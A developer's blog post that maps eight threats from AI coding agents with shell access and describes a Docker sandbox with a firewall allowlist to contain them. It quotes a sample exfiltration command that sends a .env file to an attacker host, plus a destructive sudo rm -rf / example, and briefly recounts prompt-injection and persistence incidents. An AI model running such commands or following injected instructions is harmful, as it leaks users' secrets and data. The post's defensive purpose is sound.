TLDR: AI coding agents have shell access to your machine. They can run commands, modify files, and reach the network. I mapped 8 threats that come with that access and built a container sandbox to contain them.
What you're actually running
When you launch Claude Code or Codex CLI, you're giving an LLM a terminal. Both tools have built-in safety controls. Claude Code prompts before executing shell commands, scopes its file editing tools to the working directory, and offers an optional OS-level sandbox. Codex goes further with sandboxing enabled by default and network access disabled out of the box.
These are real protections. But they depend on user discipline. Pre-approve Bash(*) in your settings (common), click "allow" without reading the command (I do this constantly, because who has time to review every shell command?), or run in bypassPermissions mode for convenience, and you're back to an LLM with unrestricted shell access. I wanted isolation that doesn't break when someone (read: me) gets careless or clicks through a prompt on autopilot.
The problem isn't that these tools are malicious. The problem is that they're unpredictable. An LLM might run a command you didn't expect. A compromised MCP server could inject instructions. A poisoned dependency could execute code during install. The attack surface is wide and mostly unmonitored.
The threat model
With these threats in mind, I built Claudecker, a shell script that wraps Docker to run Claude Code and Codex CLI in an isolated container. Point it at a project directory, and the AI agent runs inside the container with only that directory mounted. Everything else on your host is invisible to it.
It worked and I kept using it. But as I kept covering AI security incidents in my news roundups, I realized I should sit down and map out what Claudecker is actually protecting against. Not theoretical nation-state attacks, but realistic scenarios for a developer running AI agents daily. And I run them a lot. I try every new CLI tool, every new model, every new MCP server that shows up on my feed. I'm exactly the kind of user who needs guardrails.

Above is the threat model I came up with. The goal isn't to be exhaustive. It's to name the specific things that could go wrong when an AI agent has shell access to a developer's machine, and what Claudecker actually mitigates (more details in the next section).
| # | Threat | What goes wrong |
|---|---|---|
| T1 | Host filesystem access | Agent reads files outside the project directory |
| T2 | Data exfiltration | Agent sends code or secrets to external endpoints |
| T3 | Supply chain injection | Compromised package executes on the host |
| T4 | Credential theft | Agent reads SSH keys, API tokens, cloud credentials |
| T5 | Lateral movement | Agent reaches internal network services |
| T6 | Settings persistence | Compromised session alters agent config permanently |
| T7 | Privilege escalation | Agent gains root or elevated capabilities |
| T8 | Cross-project contamination | Secrets from one project leak into another session |
T1: Host filesystem access
The AI operates on your project directory. But nothing stops it from reading files anywhere else on your machine. Other projects, personal documents, company files, system configs. Anything your user account can access, the agent can access.
This isn't hypothetical. I've seen agents wander outside the project directory during normal operation, reading system files trying to be helpful. Usually harmless. But if an agent is compromised or hallucinating, that wandering becomes dangerous. You don't want an agent casually reading through your other project directories or your company's internal documentation just because it's curious.
T2: Data exfiltration
An agent with network access can send your code anywhere. It could be something obvious like curl attacker.com -d "$(cat .env)", or something subtle buried in a script it generates. You probably wouldn't notice either way.
This is the threat that concerns me most. Source code, API keys, environment variables, git history. All of it is readable by the agent and transmittable over the network. If it's client code, that's a breach notification. If it's your own product, that's competitive intelligence in the open.
We've already seen this pattern in the news where malicious VS Code AI extensions stole source code from 1.5 million installs. An AI coding agent with network access is the same exfiltration vector, just with more reasoning capability.
T3: Supply chain injection
When an agent runs npm install or pip install, it pulls packages from public registries. If one of those packages is compromised, the malicious code executes with the agent's permissions on your host. This isn't unique to AI agents, but agents make it worse because they install packages autonomously without you reviewing each one.
This already happened. A supply chain attack on Cline CLI compromised the npm publish token. The poisoned package was downloaded roughly 4,000 times in an 8-hour window before it was pulled, installing an autonomous AI agent on each machine. The attacker used prompt injection against Cline's own AI issue triage to steal the token.
T4: Credential theft
SSH keys, API tokens, cloud credentials, browser cookies. Your home directory is full of secrets. An agent running on your host can read all of them. Stolen cloud credentials are how $50K AWS bills happen overnight. Even if the agent itself is trustworthy, a compromised skill or MCP server it loads might not be. Infostealers are already picking up AI agent configuration files and gateway tokens through broad file-grabbing routines, and dedicated targeting is likely next.
Claude Code's own sandboxing documentation acknowledges this: "Without network isolation, a compromised agent could exfiltrate sensitive files like SSH keys."
T5: Lateral movement
An agent with network access can reach anything on your local network. Other machines, internal services, databases. If you're on a corporate network, an agent is one curl away from touching infrastructure it has no business accessing. CrowdStrike documented how agentic tool chain attacks exploit this implicit trust to achieve code execution and data exfiltration through legitimate agent workflows.
T6: Settings persistence
A compromised session could modify the agent's own configuration to persist across restarts. Injecting a malicious MCP server, changing allowed tool permissions, or altering default behaviors. The next time you start a session, the compromise is already there. Check Point showed that AI assistants can be quietly repurposed as C2 channels using this kind of persistence. The AI does exactly what it's designed to do. It's just doing it for someone else.
T7: Privilege escalation
If the agent can run sudo, the non-root user boundary means nothing. And it's easier to end up there than you'd think. Claude Code scopes permissions to specific command patterns, so approving sudo apt install curl doesn't automatically approve sudo rm -rf /. But approve a command once and select "Don't ask again," and it's written to settings.local.json as a permanent allow rule for that project. Every future sudo matching that pattern goes through without a prompt. One careless click with a broad pattern and you've handed the agent root.
T8: Cross-project contamination
If you're working on multiple projects, credentials from one project session shouldn't be accessible in another. But without isolation, they share the same home directory, the same SSH keys, the same environment variables. If you're doing client work, this is a confidentiality problem. An agent working on your personal project can read the .env from a client project sitting in the next directory over.
What Claudecker protects against
Here's how each control currently implemented in Claudecker maps to the threats above (✅ = mitigated by this control):
| Control | T1 | T2 | T3 | T4 | T5 | T6 | T7 | T8 |
|---|---|---|---|---|---|---|---|---|
| Docker container isolation | ✅ | ✅ | ✅ | |||||
Ephemeral containers (--rm) |
✅ | |||||||
| Non-root user + scoped sudo | ✅ | |||||||
| iptables allowlist firewall | ✅ | ✅ | ||||||
| Network lockdown (domain allowlist) | ✅ | ✅ | ||||||
| SSH agent forwarding (no key files) | ✅ | |||||||
| Volume isolation per profile | ✅ | |||||||
| Runtime settings rebuild | ✅ | |||||||
| Skills hash caching | ✅ |
Some of these are strong mitigations. Others are just friction. I want to be honest about which is which.
Container isolation, ephemeral sessions, and SSH agent forwarding are the strong ones. The agent genuinely cannot access what isn't mounted, keys that aren't stored, or configs that get rebuilt every launch. The network firewall is effective but has gaps I haven't closed yet (IPv6, CDN IP rotation). Profile isolation works if you remember to set it. Details on each below.
Container isolation (mitigates T1, T3, T4)
The most basic control. Claude Code runs inside a Docker container. The only host directory mounted is the project itself. The agent can't read ~/.ssh/ or ~/.aws/ because those paths don't exist inside the container.
./claudecker.sh run /path/to/project
The container runs as the unprivileged node user, not root. Sudo is locked down to five specific commands, all related to firewall management and SSH socket setup.
- Strength: strong. The agent literally cannot access host files outside the mounted project directory.
- Gap: The project directory itself is fully accessible. If you have
.envfiles or secrets in your project tree, the agent can read them.
Network firewall (mitigates T2, T3, T5)
By default, Claudecker containers have full outbound access. The container isn't reachable from the internet (no published ports), but the agent can reach anything on the internet.
For sensitive work, there's a lockdown mode that activates an iptables-based firewall restricting outbound traffic to IPs resolved from a list of allowed domains:
./claudecker.sh lockdown
The allowlist includes only what's needed: Anthropic's API, GitHub, npm registry, PyPI, and Ubuntu package repos. Everything else is dropped. The agent can't POST your source code to an arbitrary endpoint because it can't reach arbitrary endpoints. Claude Code still works because it can reach its API. Package installs still work. But exfiltration to an attacker-controlled domain gets blocked.
- Strength: medium to strong. The allowlist approach prevents exfiltration to arbitrary domains while keeping the agent functional.
- Gap: The allowlist is resolved via DNS at container startup. CDN IP rotation means a domain might resolve to a new IP mid-session that gets blocked. Also, IPv6 isn't firewalled, so if the container has IPv6 connectivity, that's an open channel. I need to fix that.
Ephemeral containers (mitigates T3, T6)
Every session starts fresh. The container is created with --rm, so it's destroyed on exit. Skills get reinstalled, settings get rebuilt from defaults. If a session gets compromised, the compromise dies with the container.
Settings are rebuilt at runtime by layering defaults with user overrides. The runtime file lives at /tmp/ and is never written back to persistent storage. A compromised session can't permanently alter the configuration.
- Strength: strong for persistence prevention. A malicious modification to settings or installed packages doesn't survive a restart.
- Gap: The config volume (auth tokens, MCP configs) does persist. If an attacker modifies something in that volume, it carries over.
SSH agent forwarding, not key storage (mitigates T4)
SSH private keys never touch the container filesystem. Instead, the host's SSH agent socket is forwarded into the container, so the agent can authenticate without the key material being present.
The agent can use the keys to authenticate (git push, git pull), but it can't read the key material. Even if the agent reads every file in the container, the private key bytes aren't there.
- Strength: strong against key theft. The key material is genuinely inaccessible.
- Gap: The agent socket itself still allows signing operations. A compromised session could push to any repo the key has access to. You're protecting the key, not the access.
Profile-based volume isolation (mitigates T8)
When I set CLAUDE_PROFILE=work, the Docker volume storing auth tokens and configs gets a -work suffix. Completely separate from my personal profile. Different API keys, different git identity, different MCP servers.
CLAUDE_PROFILE=work ./claudecker.sh run /path/to/project
- Strength: strong. Profiles are fully isolated at the volume level.
- Gap: If you forget to set the profile, you're on the default volume, shared across all unprofilied sessions.
Isolation without crippling the tool
An AI coding agent needs shell access, file access, and network access to be useful. That's what makes it powerful. But I had to balance capability against security.
Browsers figured this out with tabs. Package managers figured it out with install scripts. CI/CD figured it out with disposable containers. The answer isn't restricting what the agent can do. It's controlling the environment it does it in.
That's what Claudecker does. The agent gets full shell access, full file access, and configurable network access, but all inside a container where the blast radius is limited to the project directory. It can do everything it needs to do. It just can't touch anything it shouldn't.
I'm choosing tighter controls now because new threats keep showing up weekly. The eight I've listed here are just the ones I've identified so far. I'd rather have too much isolation than too little. You can always loosen restrictions. You can't undo a breach.
What you can do today
Claudecker isn't publicly available. It's deeply integrated into my personal workflow and not something anyone else can pick up and run. But you don't need my tool to act on this threat model. Here are four things you can do right now:
-
Audit your
settings.local.json(5 minutes). Open.claude/settings.local.jsonin your project directory and look at what you've approved. You might findBash(sudo:*)or other broad patterns you don't remember approving. Clean it up. -
Enable Claude Code's built-in sandbox (1 command). Run
/sandboxin a session. It's not as strict as a container, but it restricts file writes to the working directory and routes network traffic through a domain-approving proxy. It's there, it's free, and most people don't know about it. Documentation here. -
Run your AI agent in a container (30 minutes if you know Docker, half a day if you don't). A basic Docker container with your project directory mounted already gives you most of the mitigation table above. The agent gets filesystem isolation, credential separation, and a throwaway environment. That alone covers T1, T4, and T8.
-
Review what skills and MCP servers your agent loads (10 minutes). Each one is third-party code running with your agent's permissions. Check what's installed, where it came from, and whether you still need it. A skill or MCP server you forgot about is an unmonitored attack surface. If you find one you rely on, consider forking it into your own repo. Writing your own skills is even better. It doesn't scale, but at least you know exactly what's running.
None of these require building anything. They're just decisions.